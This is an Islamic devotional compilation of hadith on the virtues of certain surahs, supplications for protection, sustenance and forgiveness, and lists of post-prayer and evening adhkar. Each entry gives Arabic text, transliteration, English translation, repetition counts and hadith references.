It is reported from Anas ﷺ that Rasulullah ﷺ asked a certain companion if he was married. He replied. *"I do not have so much money as to get married."* Rasulullah ﷺ *"Do you know Surtul-Ikhlas?"* He replied: *"Yes"*. Rasulullah ﷺ remarked: *"That equals to a quarter of the Holy Quran. Do you know Suratul-Kafirun?"* He replied: *"Yes."* Nabi ﷺ said *"it equals to a quarter of the Holy Qur'an"*. He further asked *"do you know Suratuz-Zilzal?"* He replied, *"yes."* Rasulullah ﷺ said: *"That equals to a quarter of the Holy Qur'an. Do you know Suratul-Fath?"* He replied: *"Yes"*. Rasulullah ﷺ said: *"That equals to a quarter of the Holy Qur'an. Do you know Ayatul Kursi?"* He replied: *"Yes"*. Rasulullah ﷺ said: *"That equals to a quarter of the Holy Qur'an. Get married, get married, get married!"*

He said this thrice. This means that anyone who knows the above verses is not a poor man, he is wealthy.

BENEFITS OF CONTINUOUS RECITATION OF AYATUL KURSI

Hadith 6

Anas ﷺ reports that Rasulullah ﷺ said that whoever recites Ayatul Kursi after every Fardh salaah, will be protected till the following salaah. Only a Nabi (prophet) or a Siddiq (truthful person) or a Shahid (martyr) will remain steadfast upon its recitation.

SAFETY AGAINST ENEMIES

Read 7 times after Fajr as a means of safety against enemies.

حَسْبِیَ اللّٰہُ الْحَلِیْمُ الْقَوِیُّ لِمَنْ بَغٰی عَلَیَّ ط حَسْبِیَ اللّٰہُ
الشَّدِیْدُ لِمَنْ کَادَنِیْ بِسُوْءٍ ط حَسْبِیَ اللّٰہُ لَا اِلٰہَ اِلَّا ھُوَ
عَلَیْہِ تَوَکَّلْتُ وَھُوَ رَبُّ الْعَرْشِ الْعَظِیْمُ ط

ḤASBIYAL-LĀHUL-ḤALĪMUL QAWIYYU LIMAM BAGHĀ `ALAYYA. ḤASBIYAL-LĀHUSH-SHADĪDU LIMAN KĀDANĪ BI SŪ‘. ḤASBIYAL-LĀHU LĀ ‘ILĀHA ‘ILLĀ HŪ. `ALAYHI TAWAKKALTU WA HUWA RABBUL `ARSHIL `AẔĪM

“Allah, the Wise, the Mighty suffices me against the one who has rebelled against me. Allah, the Powerful, suffices me against the one who has plotted evil against me. Allah, besides Whom there is none worthy of worship, is sufficient for me. Upon Him do I rely. And He is the master of the great throne”

SAFETY AGAINST SIHR (WITCHCRAFT)

Say this *wazifah* thrice in the morning, preferably after Fajr *salaah*, and thrice in the evening, preferably after *Maghrib*:

بِسْمِ اللهِ الَّذِیْ لَایَضُرُّ مَعَ اسْمِهٖ شَیْیٌٔ فِی الْاَرْضِ
وَلَا فِی السَّمَاءِ وَهُوَ السَّمِیْعُ الْعَلِیْمُ ط

BISMIL-LĀHIL LADHĪ LĀ YAḌURRU MA'ASMIHĪ SHAY'UN FIL 'ARḌI WA LĀ FIS SAMĀ'. WA HUWAS SAMĪ`UL `ALĪM

"I begin in the name of Allah through whose name nothing in the earth and heavens can harm (me). And He Is the All-Hearing, All-Knowing."

"My Lord, forgive me, have mercy on me. You are the best of all those who show mercy."

FOR ABUNDANCE IN RIZQ

For abundance of *rizq* and repayment of debts this verse is very effective. Read thrice *durud* in the beginning and end.

اَللّٰهُ لَطِيْفٌۢ بِعِبَادِهٖ يَرْزُقُ مَنْ يَّشَاءُ وَهُوَ الْقَوِىُّ الْعَزِيْزُ ط

ALLĀHU LATĪFUM BI `IBĀDIHĪ YARZUQU MAY-YA SHĀ'U
WA HUWAL QAWIY-YUL `AZĪZ

"Allah is gracious to His servants. He gives sustenance to whom He wills. And He is the Strong, the Mighty"

THE BENEFITS OF ISTIGHFAR

Here is a concise form of istighfar. It is very effective for having ones sins forgiven, acquiring rizq and fulfilment of all needs. Read as much as possible:

رَبِّ اغْفِرْ وَارْحَمْ وَاَنْتَ خَيْرُ الرّٰحِمِيْنَ ط

RABBIGH-FIR WARḤAM WA 'ANTA KHAYRUR-RĀḤIMĪN

اَللّٰهُمَّ اِنَّكَ عَفُوٌّ تُحِبُّ الْعَفْوَ فَاعْفُ عَنَّا

ALLĀHUMMA INNAKA `AFUWWUN
TUḤIBBUL `AFWA FA`FU `ANNĀ.

O Allah! You are Ever-Forgiving and loves forgiveness, so forgive us.

GOODNESS OF THIS WORLD AND THE HEREAFTER

Recite excessively the following *du`a*:

رَبَّنَاۤ اٰتِنَا فِی الدُّنۡیَا حَسَنَةً وَّفِی الۡاٰخِرَةِ حَسَنَةً

وَّقِنَا عَذَابَ النَّارِ ؕ

RABBANĀ ĀTINĀ FID-DUNYĀ ḤASANATAW-WA FIL ĀKHIRATI ḤASANATAW-WAQINĀ `ADHĀBAN NĀR

"Our Lord, give us good in the world and in the hereafter and save us from the punishment of the fire"

FORGIVENESS THROUGH QUR'ANIC DU`A

It is best to seek forgiveness through *du`a* appearing in the *Qur'an* since it will be regarded as a *du`a* as well as *tilawah* of the *Qur'an*. Therefore, the reader will be rewarded twofold. Thus one should try to read excessively.

The *du`a* that was recited by Sayyidina Adam ﷺ was this:

رَبَّنَا ظَلَمۡنَاۤ اَنۡفُسَنَا وَاِنۡ لَّمۡ تَغۡفِرۡ لَنَا

وَتَرۡحَمۡنَا لَنَكُوۡنَنَّ مِنَ الۡخٰسِرِیۡنَ ؕ

RABBANĀ ŻALAMNĀ ANFUSANĀ WA ILLAM TAGHFIR- LANĀ WA TAR-ḤAMNĀ LANAKŪNANNĀ MINAL KHĀSIRĪN

"Our Lord, we have wronged ourselves. And if You do not forgive us nor have mercy on us, then we shall be from among the losers"

بِسْمِ ٱللَّهِ ٱلرَّحْمَنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

Chapter 1

Authentic Du'a after Fard Saalah

Some of the very authentic Dua's & Dhikr is to be recited immediately after Fard Saalah & before Du'a (Raising Hand)

Collected By Ahsanul Haque
Under the supervision of Sheikh Abu Ahmed

1	ONCE	Recite immediately after Salaam

اَللَّهُ أَكْبَر

Allah-hu Akbar

Allah is the greatest

Al-Bhukari, Muslim 3/1685 At Trimidi 2/1038 & Ahmed 5/218

2	THREE	To be recited after every Fard Salaah

أَسْتَغْفِرُ اللَّهَ

Astagfirullah

I ask Allah to forgive me

Sahin Muslim

3	ONCE	To be recited after every Fard Salaah

اَللَّهُمَّ أَنْتَ السَّلاَمُ، وَمِنْكَ السَّلاَمُ ، تَبَارَكْتَ يَاذَا الْجَلاَلِ وَالإِكْرَامِ

Allahumma ang-tas-salam, Waminkas-salam, Tabarakta ya zaal-jalali wal-ikram

O' Allah, You are the Peace, and You are the Source of Peace, You are Blessed, Oh Possessor of Glory and Honor

Abu Dawud 2:62, Ibn Majah 2:1267,At-Trimidhi 5:515,Ahmed 5:360

4	ONCE	To be recited after every Fard Salaah

اَللَّهُمَّ أَعِنِّيْ عَلَى ذِكْرِكَ، وَشُكْرِكَ، وَحُسْنِ عِبَادَتِكَ

Allahumma aah-inni ala Zikrika,Wa shukrika, wa husni ibadatik

O' Allah Assist me in remembering you, in thanking you, and worshipping you in the best of manners

Sahih Al Bhukari 4:95 Muslim 4:2071

5	ONCE	Recited after every Fard Salaah

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، لاَ حَوْلَ وَلاَ قُوَّةَ إِلاَّ بِاللَّهِ، لاَ إِلَهَ إِلاَّ اللَّهُ، وَلاَ نَعْبُدُ إِلاَّ إِيَاهُ، لَهُ النِّعْمَةُ وَلَهُ الْفَضْلُ، وَلَهُ الثَّنَاءُ الْحَسَنُ، لاَ إِلَهَ إِلاَّ اللَّهُ مُخْلِصِينَ لَهُ الدِّينَ وَلَوْ كَرِهَ الْكَافِرُونَ

La ilaha illa allahu wah dahu la shareeka laahu, lahul mulku wa lahul hamdu, wa huwa 'ala kullee shay'in qadeer, La hawla wa laqu-aata illah billah, la ilaha illAllah wala na'budu illayyah, lahun-ni'matu, wa lahul fadl, wa lahu-saana ul hasanu, la ilaha illAllahhu mukhliseena lahudeen, wa law karihal kafiroon

None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. There is no might nor power except with Allah, none has the right to be worshipped except Allah and we worship none except Him. For Him is all favor, grace, and glorious praise. None has the right to be worshipped except Allah and we are sincere in faith and devotion to Him although the disbelievers detest it

Muslim Book 1 :415

6	As follows	Recited after every Fard Salaah		
Sub-han Allah	Glorious is God	x 33	سُبْحَانَ اللَّه
Alhamdu lillah	Praises are due to Allah	x 33	اَلْحَمْدُ للَّه
Allah hu Akbar	Allah is the greatest	x 33	اَللَّهُ أَكْبَر

FOLLOWED BY

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ،وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La ilaha illa allahu wah dahu la shareeka lahu, Lahul mulku wa lahul hamdu, Wa huwa 'ala kullee shay'in qadeer
None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.

Muslim Book 1 :418

7	TEN	Recite after Fajr & Magrib Saalah

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ،يُحْيِي وَيُمِيْتُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La ilaha illa allahu wah dahu la shareeka lahu, Lahul mulku wa lahul hamdu, yohee wa yumeeto, Wa huwa 'ala kullee shay'in qadeer
None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.

Sahih Muslim 1:418 & 597 and Ahmed 2:371

8	SEVEN	Recite after Fajr & Magrib Saalah

اَللَّهُمَّ إِنِّيْ أَسْأَلُكَ رَضِاكَ وَالْجَنَّةِ ، وَأَعُوْذُ بِكَ مِنْ سَخَطِكَ وَالنَّارِ

Allahumma inni aas-aluka ridaka wal jannah, Wa aa'uzhu bika min sakhatika wan-nar

Oh Allah! We ask You to be pleased with us, reward us with the Paradise and we seek Your refuge from Your anger and the punishment of the Fire.

Abu Dawud & Sahih Ibn Majah 2/328

9	ONCE	Recited after every Fard Salaah

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَـٰنِ ٱلرَّحِيمِ

ٱللَّهُ لَآ إِلَـٰهَ إِلَّا هُوَ ٱلۡحَىُّ ٱلۡقَيُّومُ ۚ لَا تَأۡخُذُهُۥ سِنَةٌ وَلَا نَوۡمٌ ۚ لَّهُۥ مَا فِى
ٱلسَّمَـٰوَٰتِ وَمَا فِى ٱلۡأَرۡضِ ۗ مَن ذَا ٱلَّذِى يَشۡفَعُ عِندَهُۥٓ إِلَّا بِإِذۡنِهِۦ ۚ يَعۡلَمُ مَا
بَيۡنَ أَيۡدِيهِمۡ وَمَا خَلۡفَهُمۡ ۖ وَلَا يُحِيطُونَ بِشَىۡءٍ مِّنۡ عِلۡمِهِۦٓ إِلَّا بِمَا شَآءَ ۚ
وَسِعَ كُرۡسِيُّهُ ٱلسَّمَـٰوَٰتِ وَٱلۡأَرۡضَ ۖ وَلَا يَـُٔودُهُۥ حِفۡظُهُمَا ۚ وَهُوَ ٱلۡعَلِىُّ ٱلۡعَظِيمُ

Allahu laaa 'ilaaha 'illaa Huu. 'Al-Hayyul-Qayyuum. Laa ta'-khuzuhuu sinatunw-wa laa nawm. Lahuu maa fissamaawaati wa ma fil-'arz. Man-zallazii yashfa-'u'indahuuu 'illaa bi-'iznih? Ya'-lamu maa bayna 'aydiihim wa maa khalfahum. Wa laa yuhiituuna bi-shay-'im-min 'ilmihiii 'illaa bimaa shaaa'. Wasi-'a Kursiyyu-hus-Samaawaati wal-'arz; wa laa ya-'uuduhuu hifzu -humaa wa Huwal-'Aliyyul-'Aziim

(255) Allah is He besides Whom there is no god, the Everliving, the Self-subsisting by Whom all subsist; slumber does not overtake Him nor sleep; whatever is in the heavens and whatever is in the earth is His; who is he that can intercede with Him but by His permission? He knows what is before them and what is behind them, and they cannot comprehend anything out of His knowledge except what He pleases, His knowledge extends over the heavens and the earth, and the preservation of them both tires Him not, and He is the Most High, the Great

Surah al-Baqarah 2: 255,Al-Hakim 1/562, an-Nasa'i and at-Tabarani

10	ONCE	Recite After Zuhr,Asar & Esha
10	THREE	Recite After Fajr & Magrib

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَـٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ هُوَ اللَّهُ أَحَدٌ۞اللَّهُ الصَّمَدُ۞لَمْ يَلِدْ وَلَمْ يُولَدْ۞وَلَمْ يَكُن لَّهُ كُفُوًا
أَحَدٌ۞

1. Qulhu walla-hu ahad, 2. Alla huss-samad, 3. Lam yalid walam yoolad, 4. Walam ya kul-lahu kufu waan ahaad

1: Say: He, Allah, is One 2: Allah is He on Whom all depend 3: He begets not, nor is He begotten 4: And none is like Him

Sura Al-Ikhlas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

11	ONCE	Recite After Zuhr,Asar & Esha
11	THREE	Recite After Fajr & Magrib

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ الْفَلَقِ۞مِن شَرِّ مَا خَلَقَ۞وَمِن شَرِّ غَاسِقٍ إِذَا وَقَبَ۞وَمِن شَرِّ النَّفَّاثَاتِ فِي الْعُقَدِ۞وَمِن شَرِّ حَاسِدٍ إِذَا حَسَدَ۞

1. Qul aaoo' zubi-rabbil falaaq, 2. Min sharri ma khalaqa, 3. Wamin sharri ghasiqin eeza waqab 4. Wamin shar-rin naffa-saa-thi feel uoo-qaadh 5. Wamin sharri haa-sidin iza-hasadh

1: Say: I seek refuge in the Lord of the dawn 2: From the evil of what He has created 3: And from the evil of the utterly dark night when it comes 4: And from the evil of those who blow on knots 5: And from the evil of the envious when he envies

Sura Al-Falaq

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

12	ONCE	Recite After Zuhr,Asar & Esha
12	THREE	Recite After Fajr & Magrib

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ النَّاسِ۞مَلِكِ النَّاسِ۞إِلَـهِ النَّاسِ۞مِن شَرِّ الْوَسْوَاسِ الْخَنَّاسِ۞الَّذِي يُوَسْوِسُ فِي صُدُورِ النَّاسِ۞مِنَ الْجِنَّةِ وَالنَّاسِ۞

1. Qul a'oozu bi-rabbin naas 2. Malikin naas 3. Ilah hin-naas 4. Min sharril was-wasil hannas 5. Alla-zee yu-was-wisu fee sudoo rin-naas 6. Minal jinn-nati waalnnas

1: Say: I seek refuge in the Lord of men 2: The King of men 3: The god of men 4: From the evil of the whisperings of the slinking (Shaitan) 5: Who whispers into the hearts of men 6: From among the jinn and the men

Sura An-Naas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

13	ONCE	Recited Before Dua (Raising hand)

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

اَللَّهُمَّ صَلِّ عَلَى مُحَمَّدٍ وَ عَلَى آلِ مُحَمَّدٍ، كَمَا صَلَّيْتَ عَلَى إِبْرَاهِيمَ وَ عَلَى آلِ إِبْرَاهِيمَ، إِنَّكَ حَمِيدٌ مَجِيدٌ۞اَللَّهُمَّ بَارِكْ عَلَى مُحَمَّدٍ وَ عَلَى آلِ مُحَمَّدٍ كَمَا بَارَكْتَ عَلَى إِبْرَاهِيمَ وَ عَلَى آلِ إِبْرَاهِيمَ، إِنَّكَ حَمِيدٌ مَجِيدٌ

Allah humma salli 'ala muhammadin wa'ala ali muhammadin,kama sal'layta 'ala ibraheema wa'ala ali ibraheema innaka hameedum majeed Allah humma baraka 'ala muhammadin wa'ala ali muhammadin, kama barak ta 'ala ibraheema wa 'ala ali ibraheema innaka hameedum majeed

O Allah, confer blessings upon Muhammad and upon the family of Muhammad in the manner You conferred blessings upon Ibrahim. Verily, You are the Praiseworthy, the Majestic. O Allah, bless Muhammad and the family of Muhammad in the manner You blessed Ibrahim. Verily, You are the Praiseworthy, the Majestic.

Al Bhukari 1:286 no.797 & Muslim 1:301 no.402

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

Chapter 2

Evening Dhikr & Azkar

Evening

To be recited between Asr & Magrib (Before Sunset)

And glorify the name of your Lord morning and evening — Al-Quran 76 : 025

In order that ye (O men) may believe in Allah and His Messenger, that ye may assist and honour Him, and celebrate His praise morning and evening

Al-Quran 48 : 009

By Ahsanul Haque under the supervision of Sheikh Abu Ahmed

1 | ONCE | EVENING AZKAR

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

ٱلْحَمْدُ لِلَّهِ رَبِّ ٱلْعَٰلَمِينَ ۞ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ۞ مَٰلِكِ يَوْمِ ٱلدِّينِ ۞ إِيَّاكَ نَعْبُدُ وَإِيَّاكَ نَسْتَعِينُ ۞ ٱهْدِنَا ٱلصِّرَٰطَ ٱلْمُسْتَقِيمَ ۞ صِرَٰطَ ٱلَّذِينَ أَنْعَمْتَ عَلَيْهِمْ غَيْرِ ٱلْمَغْضُوبِ عَلَيْهِمْ وَلَا ٱلضَّآلِّينَ ۞

2. Alhamdu lilla hi-rabbil Aalameen 3. Ar-rahma nir-raheem 4. Maa liki-yaw mid-deen 5. Iyyaa ka-naAA budu wa-iyya ka-nasta een 6. Ihh-dinass siratal-mustaqeem 7. Sira tall lazee-na an-AAamta Aaalayhim, ghay-ril maghdoo bi-Aalayhim walald-daal-leen

2. All the praises and thanks be to Allah, the Lord of the 'Alamin (mankind, jinns and all that exists) 3. The Most Beneficent, the Most Mercifull 4. The Only Owner (and the Only Ruling Judge) of the Day of Recompense (i.e. the Day of Resurrection) 5. You (Alone) we worship, and You (Alone) we ask for help (for each and everything) 6. Guide us to the Straight Way 7. The Way of those on whom You have bestowed Your Grace, not (the way) of those who earned Your Anger (such as the Jews), nor of those who went astray (such as the Christians)

Sura Al-Fateha

2 | ONCE | EVENING AZKAR

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

الٓمٓ ۞ ذَٰلِكَ الْكِتَابُ لَا رَيْبَ ۛ فِيهِ ۛ هُدًى لِّلْمُتَّقِينَ ۞ ٱلَّذِينَ يُؤْمِنُونَ بِٱلْغَيْبِ وَيُقِيمُونَ ٱلصَّلَوٰةَ وَمِمَّا رَزَقْنَٰهُمْ يُنفِقُونَ ۞ وَٱلَّذِينَ يُؤْمِنُونَ بِمَآ أُنزِلَ إِلَيْكَ وَمَآ أُنزِلَ مِن قَبْلِكَ وَبِٱلْآخِرَةِ هُمْ يُوقِنُونَ ۞ أُولَٰٓئِكَ عَلَىٰ هُدًى مِّن رَّبِّهِمْ ۖ وَأُولَٰٓئِكَ هُمُ ٱلْمُفْلِحُونَ ۞

1. Alif laam meem 2. Zaa-likal kitabula rayba feehi, hu-dalil muttaqeena 3. Allazeena yu'minoona bil-ghaybi wayu qee-moona-ssalata wamim-ma razaqna hum-unfiqoon 4. Wal-lazena yu'minoona bima onzila ilayka wama onzila min qablik, wabial-akhirati hum yu'qinoon 5. Ola-ika ala hudam mir-rabbi-him wa-ola-ika humul-muflihoon

1: Alif Lam Mim 2: This Book, there is no doubt in it, is a guide to those who guard (against evil) 3: Those who believe in the unseen and keep up prayer and spend out of what We have given them 4: And who believe in that which has been revealed to you and that which was revealed before you and they are sure of the hereafter 5: These are on a right course from their Lord and these it is that shall be successful

Sura Al-Bakarah V.1-5

3.1 ONCE EVENING AZKAR

ٱللَّهُ لَآ إِلَٰهَ إِلَّا هُوَ ٱلۡحَيُّ ٱلۡقَيُّومُۚ لَا تَأۡخُذُهُۥ سِنَةٞ وَلَا نَوۡمٞۚ لَّهُۥ مَا فِي
ٱلسَّمَٰوَٰتِ وَمَا فِي ٱلۡأَرۡضِۗ مَن ذَا ٱلَّذِي يَشۡفَعُ عِندَهُۥٓ إِلَّا بِإِذۡنِهِۦۚ يَعۡلَمُ مَا بَيۡنَ
أَيۡدِيهِمۡ وَمَا خَلۡفَهُمۡۖ وَلَا يُحِيطُونَ بِشَيۡءٖ مِّنۡ عِلۡمِهِۦٓ إِلَّا بِمَا شَآءَۚ وَسِعَ
كُرۡسِيُّهُ ٱلسَّمَٰوَٰتِ وَٱلۡأَرۡضَۖ وَلَا يَـُٔودُهُۥ حِفۡظُهُمَاۚ وَهُوَ ٱلۡعَلِيُّ ٱلۡعَظِيمُ

Allahu laaa 'ilaaha 'illaa Huu. 'Al-Hayyul-Qayyuum. Laa ta'-khuzuhuu sinatunw-wa laa nawm. Lahuu maa fissamaawaati wa ma fil-'arz. Man-zallazii yashfa-'u'indahuuu 'illaa bi-'iznih? Ya'-lamu maa bayna 'aydiihim wa maa khalfahum. Wa laa yuhiituuna bi-shay-'im-min 'ilmihiii 'illaa bimaa shaaa'. Wasi-'a Kursiyyu-hus-Samaawaati wal-'arz; wa laa ya-'uuduhuu hifzu -humaa wa Huwal-'Aliyyul-'Aziim

(255) Allah is He besides Whom there is no god, the Everliving, the Self-subsisting by Whom all subsist; slumber does not overtake Him nor sleep; whatever is in the heavens and whatever is in the earth is His; who is he that can intercede with Him but by His permission? He knows what is before them and what is behind them, and they cannot comprehend anything out of His knowledge except what He pleases, His knowledge extends over the heavens and the earth, and the preservation of them both tires Him not, and He is the Most High, the Great

Sura Al-Bakarah V.255

3.2 ONCE EVENING AZKAR

لَآ إِكۡرَاهَ فِي ٱلدِّينِۖ قَد تَّبَيَّنَ ٱلرُّشۡدُ مِنَ ٱلۡغَيِّۚ فَمَن يَكۡفُرۡ بِٱلطَّٰغُوتِ
وَيُؤۡمِنۢ بِٱللَّهِ فَقَدِ ٱسۡتَمۡسَكَ بِٱلۡعُرۡوَةِ ٱلۡوُثۡقَىٰ لَا ٱنفِصَامَ لَهَاۗ وَٱللَّهُ سَمِيعٌ
عَلِيمٌ

La ikraha feed-deen, Qaath-ta-bayyanar-rush-du minal-ghayy, Fa-mi- yakfur bit-taghooti wa-yuk-mimm biAllahi faqa-diss tamsaka bil-urr-watil-wuss-qa laang-infisama laha ,Walla-hu samee-un alim

(256) There is no compulsion in religion; truly the right way has become clearly distinct from error; therefore, whoever disbelieves in the Shaitan and believes in Allah he indeed has laid hold on the firmest handle, which shall not break off, and Allah is Hearing, Knowing

Sura Al-Bakarah V.256

3.3 ONCE EVENING AZKAR

ٱللَّهُ وَلِيُّ ٱلَّذِينَ ءَامَنُواْ يُخۡرِجُهُم مِّنَ ٱلظُّلُمَٰتِ إِلَى ٱلنُّورِۖ وَٱلَّذِينَ كَفَرُوٓاْ
أَوۡلِيَآؤُهُمُ ٱلطَّٰغُوتُ يُخۡرِجُونَهُم مِّنَ ٱلنُّورِ إِلَى ٱلظُّلُمَٰتِۗ أُوْلَٰٓئِكَ أَصۡحَٰبُ
ٱلنَّارِۖ هُمۡ فِيهَا خَٰلِدُونَ

Allahu waliyul-lazena amanoo yukh-rijuhum minaz-zu-lumati ilan-noor ,waalazee naka faroo awliya-oo-humutta-ghootu yukh-rijoo-nahum minan-noori ilaz-zoolumat, Ou'la-ika as-habun nar ,Hum fee-ha khalidoon

(257) Allah is the guardian of those who believe. He brings them out of the darkness into the light; and (as to) those who disbelieve, their guardians are Shaitans who take them out of the light into the darkness; they are the inmates of the fire, in it they shall abide

Sura Al-Bakarah V.257

4.1 ONCE EVENING AZKAR

لِلَّهِ مَا فِي السَّمَاوَاتِ وَمَا فِي الْأَرْضِ ۗ وَإِن تُبْدُوا مَا فِي أَنفُسِكُمْ أَوْ تُخْفُوهُ يُحَاسِبْكُم بِهِ اللَّهُ ۖ فَيَغْفِرُ لِمَن يَشَاءُ وَيُعَذِّبُ مَن يَشَاءُ ۗ وَاللَّهُ عَلَىٰ كُلِّ شَيْءٍ قَدِيرٌ

Lillahi ma fee alssamawati wama fee al-ard, Wa-in tubdoo ma fee ang'fusikum aw tukhfoohu yuhasibkum bihi Allah, Fayagh firu'li mai-ya-shaoo wa-yu'az-zubu mai-ya-sha wallahu ala kulli shay-in qadeer

(284) Whatever is in the heavens and whatever is in the earth is Allah's; and whether you manifest what is in your minds or hide it, Allah will call you to account according to it; then He will forgive whom He pleases and chastise whom He pleases, and Allah has power over all things

Sura Al-Bakarah V.284

4.2 ONCE EVENING AZKAR

ءَامَنَ الرَّسُولُ بِمَا أُنزِلَ إِلَيْهِ مِن رَّبِّهِ وَالْمُؤْمِنُونَ ۚ كُلٌّ ءَامَنَ بِاللَّهِ وَمَلَائِكَتِهِ وَكُتُبِهِ وَرُسُلِهِ لَا نُفَرِّقُ بَيْنَ أَحَدٍ مِّن رُّسُلِهِ ۚ وَقَالُوا سَمِعْنَا وَأَطَعْنَا ۖ غُفْرَانَكَ رَبَّنَا وَإِلَيْكَ الْمَصِيرُ

Amana alrrasoolu bima onzila ilayhi min rabbihi waalmu/minoona, Kullun amana biAllahi wamala-ikatihi wakutubihi warusulihi, la nufarriqu bayna ahadin min rusulih, Waqaloo sami'na waata'na, Ghufranaka rabbana wa-ilayka almaseeru

(285) The apostle believes in what has been revealed to him from his Lord, and (so do) the believers; they all believe in Allah and His angels and His books and His apostles; We make no difference between any of His apostles; and they say: We hear and obey, our Lord! Thy forgiveness (do we crave), and to Thee is the eventual course

Sura Al-Bakarah V.285

4.3 ONCE EVENING AZKAR

لَا يُكَلِّفُ اللَّهُ نَفْسًا إِلَّا وُسْعَهَا ۚ لَهَا مَا كَسَبَتْ وَعَلَيْهَا مَا اكْتَسَبَتْ ۗ رَبَّنَا لَا تُؤَاخِذْنَا إِن نَّسِينَا أَوْ أَخْطَأْنَا ۚ رَبَّنَا وَلَا تَحْمِلْ عَلَيْنَا إِصْرًا كَمَا حَمَلْتَهُ عَلَى الَّذِينَ مِن قَبْلِنَا ۚ رَبَّنَا وَلَا تُحَمِّلْنَا مَا لَا طَاقَةَ لَنَا بِهِ ۖ وَاعْفُ عَنَّا وَاغْفِرْ لَنَا وَارْحَمْنَا ۚ أَنتَ مَوْلَانَا فَانصُرْنَا عَلَى الْقَوْمِ الْكَافِرِينَ

La yukal-liful-lahu nafsan illa wus-aha,Laha ma kasabat wa-alayha maAk-tasabat,Rabbana la tu-akhithna inna-eena aw akhta'na,Rabbana wala tahmil alina isran kama hamaltahu alal'lazina min'qablina,Rabbana wala tuhm-milna ma la ta qatalana bihi,Wao'fu anna waighfir lana wairhamna,Aang'ta mawlana faonsurna alal-qawmil kafireen

(286) Allah does not impose upon any soul a duty but to the extent of its ability; for it is (the benefit of) what it has earned and upon it (the evil of) what it has wrought: Our Lord! do not punish us if we forget or make a mistake; Our Lord! do not lay on us a burden as Thou didst lay on those before us, Our Lord do not impose upon us that which we have not the strength to bear; and pardon us and grant us protection and have mercy on us, Thou art our Patron, so help us against the unbelieving people

Sura Al-Bakarah V.286

5 THREE EVENING AZKAR

بِسْمِ ٱللهِ ٱلرَّحْمَـٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ هُوَ اللَّهُ أَحَدٌ۞اللَّهُ الصَّمَدُ۞لَمْ يَلِدْ وَلَمْ يُولَدْ۞وَلَمْ يَكُن لَّهُ كُفُوًا أَحَدٌ۞

1. Qulhu walla-hu ahad, 2. Alla huss-samad, 3. Lam yalid walam yoolad, 4. Walam ya kul-lahu kufu waan ahaad

1: Say: He, Allah, is One 2: Allah is He on Whom all depend 3: He begets not, nor is He begotten 4: And none is like Him

Sura Al-Ikhlas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

6 THREE EVENING AZKAR

بِسْمِ ٱللهِ ٱلرَّحْمَـٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ الْفَلَقِ۞مِن شَرِّ مَا خَلَقَ۞وَمِن شَرِّ غَاسِقٍ إِذَا وَقَبَ۞وَمِن شَرِّ النَّفَّاثَاتِ فِي الْعُقَدِ۞وَمِن شَرِّ حَاسِدٍ إِذَا حَسَدَ۞

1. Qul aaoo' zubi-rabbil falaaq, 2. Min sharri ma khalaqa, 3. Wamin sharri ghasiqin eeza waqab 4. Wamin shar-rin naffa-saa-thi feel uoo-qaadh 5. Wamin sharri haa-sidin iza-hasadh

1: Say: I seek refuge in the Lord of the dawn 2: From the evil of what He has created 3: And from the evil of the utterly dark night when it comes 4: And from the evil of those who blow on knots 5: And from the evil of the envious when he envies

Sura Al-Falaq

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

7 THREE EVENING AZKAR

بِسْمِ ٱللهِ ٱلرَّحْمَـٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ النَّاسِ۞مَلِكِ النَّاسِ۞إِلَـٰهِ النَّاسِ۞مِن شَرِّ الْوَسْوَاسِ الْخَنَّاسِ۞الَّذِي يُوَسْوِسُ فِي صُدُورِ النَّاسِ۞مِنَ الْجِنَّةِ وَالنَّاسِ۞

